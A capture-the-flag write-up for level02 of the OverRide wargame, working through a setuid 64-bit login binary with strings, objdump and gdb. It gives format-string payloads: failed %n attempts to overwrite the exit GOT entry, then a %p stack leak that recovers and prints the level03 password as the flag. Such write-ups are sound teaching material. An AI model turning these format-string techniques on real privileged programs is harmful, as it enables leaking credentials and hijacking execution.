
LEVEL02:

```
-rwsr-s---+ 1 level03 users 9452 Sep 10  2016 level02
level02@OverRide:~$ ./level02
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\**************************************/
--[ Username: dat_will
--[ Password: hey1111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111
*****************************************
dat_will does not have access!
level02@OverRide:~$ ./level02
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\**************************************/
--[ Username: level03
--[ Password: eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
*****************************************
level03 does not have access!
level02@OverRide:~$
```

We can observe that the program reads twice on stdin. We do not know where the strings are stored yet. It doesn’t ***segfault*** from the inputs given above, maybe we haven’t reach the limit but we do not seem to overflow any return address.

Readelf -h :



This is a 64bit binary

Strings:

```
➜  ex02 strings ../Debug_files/level02
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
exit
fopen
strncmp
puts
stdin
printf
fgets
strcspn
fclose
stderr
system
fwrite
fread
__libc_start_main
GLIBC_2.2.5
fff.
)tRH
l$ L
t$(L
|$0H
/home/users/level03/.pass
ERROR: failed to open password file
ERROR: failed to read password file
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\***************************************/
--[ Username:
--[ Password:
*****************************************
Greetings, %s!
/bin/sh
 does not have access!
;*3$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

Objdump -d :

```
0000000000400814 <main>:
  400814:       55                      push   %rbp
  400815:       48 89 e5                mov    %rsp,%rbp
  400818:       48 81 ec 20 01 00 00    sub    $0x120,%rsp
  40081f:       89 bd ec fe ff ff       mov    %edi,-0x114(%rbp)
  400825:       48 89 b5 e0 fe ff ff    mov    %rsi,-0x120(%rbp)
  40082c:       48 8d 55 90             lea    -0x70(%rbp),%rdx
  400830:       b8 00 00 00 00          mov    $0x0,%eax
  400835:       b9 0c 00 00 00          mov    $0xc,%ecx
  40083a:       48 89 d7                mov    %rdx,%rdi
  40083d:       f3 48 ab                rep stos %rax,%es:(%rdi)
  400840:       48 89 fa                mov    %rdi,%rdx
  400843:       89 02                   mov    %eax,(%rdx)
  400845:       48 83 c2 04             add    $0x4,%rdx
  400849:       48 8d 95 60 ff ff ff    lea    -0xa0(%rbp),%rdx
  400850:       b8 00 00 00 00          mov    $0x0,%eax
  400855:       b9 05 00 00 00          mov    $0x5,%ecx
  40085a:       48 89 d7                mov    %rdx,%rdi
  40085d:       f3 48 ab                rep stos %rax,%es:(%rdi)
  400860:       48 89 fa                mov    %rdi,%rdx
  400863:       88 02                   mov    %al,(%rdx)
  400865:       48 83 c2 01             add    $0x1,%rdx
  400869:       48 8d 95 f0 fe ff ff    lea    -0x110(%rbp),%rdx
  400870:       b8 00 00 00 00          mov    $0x0,%eax
  400875:       b9 0c 00 00 00          mov    $0xc,%ecx
  40087a:       48 89 d7                mov    %rdx,%rdi
  40087d:       f3 48 ab                rep stos %rax,%es:(%rdi)
  400880:       48 89 fa                mov    %rdi,%rdx
  400883:       89 02                   mov    %eax,(%rdx)
  400885:       48 83 c2 04             add    $0x4,%rdx
  400889:       48 c7 45 f8 00 00 00    movq   $0x0,-0x8(%rbp)
  400890:       00
  400891:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%rbp)
  400898:       ba b0 0b 40 00          mov    $0x400bb0,%edx
  40089d:       b8 b2 0b 40 00          mov    $0x400bb2,%eax
  4008a2:       48 89 d6                mov    %rdx,%rsi
  4008a5:       48 89 c7                mov    %rax,%rdi
  4008a8:       e8 53 fe ff ff          callq  400700 <fopen@plt>
  4008ad:       48 89 45 f8             mov    %rax,-0x8(%rbp)
  4008b1:       48 83 7d f8 00          cmpq   $0x0,-0x8(%rbp)
  4008b6:       75 2e                   jne    4008e6 <main+0xd2>
  4008b8:       48 8b 05 91 09 20 00    mov    0x200991(%rip),%rax        # 601250 <stderr@@GLIBC_2.2.5>
  4008bf:       48 89 c2                mov    %rax,%rdx
  4008c2:       b8 d0 0b 40 00          mov    $0x400bd0,%eax
  4008c7:       48 89 d1                mov    %rdx,%rcx
  4008ca:       ba 24 00 00 00          mov    $0x24,%edx
  4008cf:       be 01 00 00 00          mov    $0x1,%esi
  4008d4:       48 89 c7                mov    %rax,%rdi
  4008d7:       e8 44 fe ff ff          callq  400720 <fwrite@plt>
```

```
4008dc:       bf 01 00 00 00          mov    $0x1,%edi
4008e1:       e8 2a fe ff ff          callq  400710 <exit@plt>
4008e6:       48 8d 85 60 ff ff ff    lea    -0xa0(%rbp),%rax
4008ed:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
4008f1:       48 89 d1                mov    %rdx,%rcx
4008f4:       ba 29 00 00 00          mov    $0x29,%edx
4008f9:       be 01 00 00 00          mov    $0x1,%esi
4008fe:       48 89 c7                mov    %rax,%rdi
400901:       e8 8a fd ff ff          callq  400690 <fread@plt>
400906:       89 45 f4                mov    %eax,-0xc(%rbp)
400909:       48 8d 85 60 ff ff ff    lea    -0xa0(%rbp),%rax
400910:       be f5 0b 40 00          mov    $0x400bf5,%esi
400915:       48 89 c7                mov    %rax,%rdi
400918:       e8 b3 fd ff ff          callq  4006d0 <strcspn@plt>
40091d:       c6 84 05 60 ff ff ff    movb   $0x0,-0xa0(%rbp,%rax,1)
400924:       00
400925:       83 7d f4 29             cmpl   $0x29,-0xc(%rbp)
400929:       74 52                   je     40097d <main+0x169>
40092b:       48 8b 05 1e 09 20 00    mov    0x20091e(%rip),%rax        # 601250 <stderr@@GLIBC_2.2.5>
400932:       48 89 c2                mov    %rax,%rdx
400935:       b8 f8 0b 40 00          mov    $0x400bf8,%eax
40093a:       48 89 d1                mov    %rdx,%rcx
40093d:       ba 24 00 00 00          mov    $0x24,%edx
400942:       be 01 00 00 00          mov    $0x1,%esi
400947:       48 89 c7                mov    %rax,%rdi
40094a:       e8 d1 fd ff ff          callq  400720 <fwrite@plt>
40094f:       48 8b 05 fa 08 20 00    mov    0x2008fa(%rip),%rax        # 601250 <stderr@@GLIBC_2.2.5>
400956:       48 89 c2                mov    %rax,%rdx
400959:       b8 f8 0b 40 00          mov    $0x400bf8,%eax
40095e:       48 89 d1                mov    %rdx,%rcx
400961:       ba 24 00 00 00          mov    $0x24,%edx
400966:       be 01 00 00 00          mov    $0x1,%esi
40096b:       48 89 c7                mov    %rax,%rdi
40096e:       e8 ad fd ff ff          callq  400720 <fwrite@plt>
400973:       bf 01 00 00 00          mov    $0x1,%edi
400978:       e8 93 fd ff ff          callq  400710 <exit@plt>
40097d:       48 8b 45 f8             mov    -0x8(%rbp),%rax
400981:       48 89 c7                mov    %rax,%rdi
400984:       e8 17 fd ff ff          callq  4006a0 <fclose@plt>
400989:       bf 20 0c 40 00          mov    $0x400c20,%edi
40098e:       e8 ed fc ff ff          callq  400680 <puts@plt>
400993:       bf 50 0c 40 00          mov    $0x400c50,%edi
400998:       e8 e3 fc ff ff          callq  400680 <puts@plt>
40099d:       bf 80 0c 40 00          mov    $0x400c80,%edi
4009a2:       e8 d9 fc ff ff          callq  400680 <puts@plt>
4009a7:       bf b0 0c 40 00          mov    $0x400cb0,%edi
4009ac:       e8 cf fc ff ff          callq  400680 <puts@plt>
4009b1:       b8 d9 0c 40 00          mov    $0x400cd9,%eax
4009b6:       48 89 c7                mov    %rax,%rdi
4009b9:       b8 00 00 00 00          mov    $0x0,%eax
```

```
4009be:       e8 fd fc ff ff          callq  4006c0 <printf@plt>
4009c3:       48 8b 05 7e 08 20 00    mov    0x20087e(%rip),%rax        # 601248 <__bss_start>
4009ca:       48 89 c2                mov    %rax,%rdx
4009cd:       48 8d 45 90             lea    -0x70(%rbp),%rax
4009d1:       be 64 00 00 00          mov    $0x64,%esi
4009d6:       48 89 c7                mov    %rax,%rdi
4009d9:       e8 12 fd ff ff          callq  4006f0 <fgets@plt>
4009de:       48 8d 45 90             lea    -0x70(%rbp),%rax
4009e2:       be f5 0b 40 00          mov    $0x400bf5,%esi
4009e7:       48 89 c7                mov    %rax,%rdi
4009ea:       e8 e1 fc ff ff          callq  4006d0 <strcspn@plt>
4009ef:       c6 44 05 90 00          movb   $0x0,-0x70(%rbp,%rax,1)
4009f4:       b8 e8 0c 40 00          mov    $0x400ce8,%eax
4009f9:       48 89 c7                mov    %rax,%rdi
4009fc:       b8 00 00 00 00          mov    $0x0,%eax
400a01:       e8 ba fc ff ff          callq  4006c0 <printf@plt>
400a06:       48 8b 05 3b 08 20 00    mov    0x20083b(%rip),%rax        # 601248 <__bss_start>
400a0d:       48 89 c2                mov    %rax,%rdx
400a10:       48 8d 85 f0 fe ff ff    lea    -0x110(%rbp),%rax
400a17:       be 64 00 00 00          mov    $0x64,%esi
400a1c:       48 89 c7                mov    %rax,%rdi
400a1f:       e8 cc fc ff ff          callq  4006f0 <fgets@plt>
400a24:       48 8d 85 f0 fe ff ff    lea    -0x110(%rbp),%rax
400a2b:       be f5 0b 40 00          mov    $0x400bf5,%esi
400a30:       48 89 c7                mov    %rax,%rdi
400a33:       e8 98 fc ff ff          callq  4006d0 <strcspn@plt>
400a38:       c6 84 05 f0 fe ff ff    movb   $0x0,-0x110(%rbp,%rax,1)
400a3f:       00
400a40:       bf f8 0c 40 00          mov    $0x400cf8,%edi
400a45:       e8 36 fc ff ff          callq  400680 <puts@plt>
400a4a:       48 8d 8d f0 fe ff ff    lea    -0x110(%rbp),%rcx
400a51:       48 8d 85 60 ff ff ff    lea    -0xa0(%rbp),%rax
400a58:       ba 29 00 00 00          mov    $0x29,%edx
400a5d:       48 89 ce                mov    %rcx,%rsi
400a60:       48 89 c7                mov    %rax,%rdi
400a63:       e8 08 fc ff ff          callq  400670 <strncmp@plt>
400a68:       85 c0                   test   %eax,%eax
400a6a:       75 2a                   jne    400a96 <main+0x282>
400a6c:       b8 22 0d 40 00          mov    $0x400d22,%eax
400a71:       48 8d 55 90             lea    -0x70(%rbp),%rdx
400a75:       48 89 d6                mov    %rdx,%rsi
400a78:       48 89 c7                mov    %rax,%rdi
400a7b:       b8 00 00 00 00          mov    $0x0,%eax
400a80:       e8 3b fc ff ff          callq  4006c0 <printf@plt>
400a85:       bf 32 0d 40 00          mov    $0x400d32,%edi
400a8a:       e8 21 fc ff ff          callq  4006b0 <system@plt>
400a8f:       b8 00 00 00 00          mov    $0x0,%eax
400a94:       c9                      leaveq
400a95:       c3                      retq
```

```
400a96:       48 8d 45 90             lea    -0x70(%rbp),%rax
400a9a:       48 89 c7                mov    %rax,%rdi
400a9d:       b8 00 00 00 00          mov    $0x0,%eax
400aa2:       e8 19 fc ff ff          callq  4006c0 <printf@plt>
400aa7:       bf 3a 0d 40 00          mov    $0x400d3a,%edi
400aac:       e8 cf fb ff ff          callq  400680 <puts@plt>
400ab1:       bf 01 00 00 00          mov    $0x1,%edi
400ab6:       e8 55 fc ff ff          callq  400710 <exit@plt>
400abb:       90                      nop
400abc:       90                      nop
400abd:       90                      nop
400abe:       90                      nop
400abf:       90                      nop
```

From the source file I created from reversing, I can observe that fgets() reads a number of bytes that do not overflow. And so we open the .pass file of level03, and we compare it

with the password we wrote on stdin (after the username).
The comparaison is done on maximum 0x29 octet (size of what's read from the .pass file). But strncmp() stop comparing after it reaches a '\0'
But anyway if we wanted to fill our password input with '\0', strncmp() would still return 1, because the it compares the first byte of the .pass file with '\0'...

Maybe I can overwrite the address of exit in the .got.plt section, but I don't see how, or trigger the strncmp() with the password input...
I would like to overwrite the emplacement of the .pass file by the password input, they are contiguous but s2(password input) is 0x70 large before s1(.pass file) and we stored only 0x64 from the fgets()..

Ok, after analyzing the source file, and understanding better strcspn(), I see that if the character « \n » is not present ...
We can not trigger strcspn() that returns at most the index of the first '\0', which is added by fgets after 0x64 octet from stdin...

Because we call printf(<username>) before exit, maybe we can write at an address using the printf exploit.
Because printf is called after the strncmp(), we can try overwrite the call to exit in the .got.plt by the call to the address of where system is called.

For that we need to find the destination address somewhere in the stack, which can be in our printf arguments, itself stored on the stack.
so if are argument is stored at s0.
In x64 calling convention, arguments are stored in 4 registers, then on the stack, so first arg is our chain, in 1st reg, then second '%' is on 2nd register,
third '%' is in 3rd reg, fourth '%' in 4th reg, then fifth, sixth, seventh respectiveliy pop stack 1, 2, 3, 4.
From the code we know that our username input is stored 16 bytes or 2 elem from the stack pointer of printf, which will of

course get his ebp and eip pushed on his stack, so we will need to pop 4times.

the target address in .got.plt: 0x601228
the value of where we want to jump instead of exit addr: 0x400a85

So we must write 0x85 at 0x601228 then 0x400a at 0x601229

\x28\x12\x60\x00\x00\x00\x00\x00\x29\x12\x60\x00\x00\x00\x00\x00%117c%7$n%16261c%8$n the 7th and 8th position because we must take 4 arg from registers and 2 arg form the stack before poping the 7th and 8th arg

the stack is at 0x7fffffffe480 when printf is called, and our chain is stored in 0x7fffffffe530, 0xb0 byte further, but 5 arguments are used before poping form the stack. The thing is it never pops my arg...

```
(gdb) set {long} 0x7fffffffe4b0 = 0x0000000000601228
(gdb) set {long} 0x7fffffffe4b8 = 0x0000000000601228
(gdb) set {long} 0x7fffffffe4c0 = 0x0000000000601228
(gdb) set {long} 0x7fffffffe540 = 0x3830256337313125
(gdb) x 0x601228
0x601228 <exit@got.plt>:        0x0000000000400716
(gdb) ni
0x0000000000400aa7 in main ()
(gdb) x 0x601228
0x601228 <exit@got.plt>:        0x0000000000400716
```

```
level02@OverRide:~$ (echo -en '\x28\x12\x60\x00\x00\x00\x00\x00\x29\x12\x60\x00\x00\x00\x00\x00%90c%c%c%
%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%n%16261c%29$n';  cat -) | ./level02 1 2 3 4 5 6
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\**************************************/


--[ Username: --[ Password: *****************************************
(` does not have access!
```

But actually printf may print the content of the stack where is

stored the .pass file:
5* ‘%p%p’ for the 5 registers, 16 * ‘%p%p’ from 0x7fffffffe480 to 0x7fffffffe500 then 6 * ‘%p%’ for the 41 chars extend to 48:

```
level02@OverRide:~$ echo -en '%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p' | ./l
evel02 1 2 3 4 5 6
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\**************************************/
--[ Username: --[ Password: *****************************************
0x7fffffffe4c0(nil)0x700x2a2a2a2a2a2a2a2a0x2a2a2a2a2a2a2a2a0x7fffffffe6b80x7f7ff9a080x25702570257025700x70(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil
)(nil)(nil)0x100000000(nil)0x756e5052343768480x45414a35617339510x377a7143574e67580x354a35686e4758730x48336750664b394d(nil)0x70257025702570250x702
57025702570250x70257025702570250x70257025702570250x70257025702570250x70257025702570250x70257025702570250x70257025702570250x70257025702570250x7025
7025702570250x70257025702570250x70257025702570250x29002570250x602010(nil)0x7ffff7a3d7ed(nil)0x7fffffffe6b80x7000000000x400814(nil)0x2cac63be8f989
bc9 does not have access!
level02@OverRide:~$
```

0x756e505234376848 unPR47hH
0x45414a3561733951 EAJ5as9Q
0x377a7143574e6758 7zqCWNgX
0x354a35686e475873 5J5hnGXs
0x48336750664b394d H3gPfK9M

Flag: Hh74RPnuQ9sa5JAEXgNWCqz7sXGnh5J5M9KfPg3H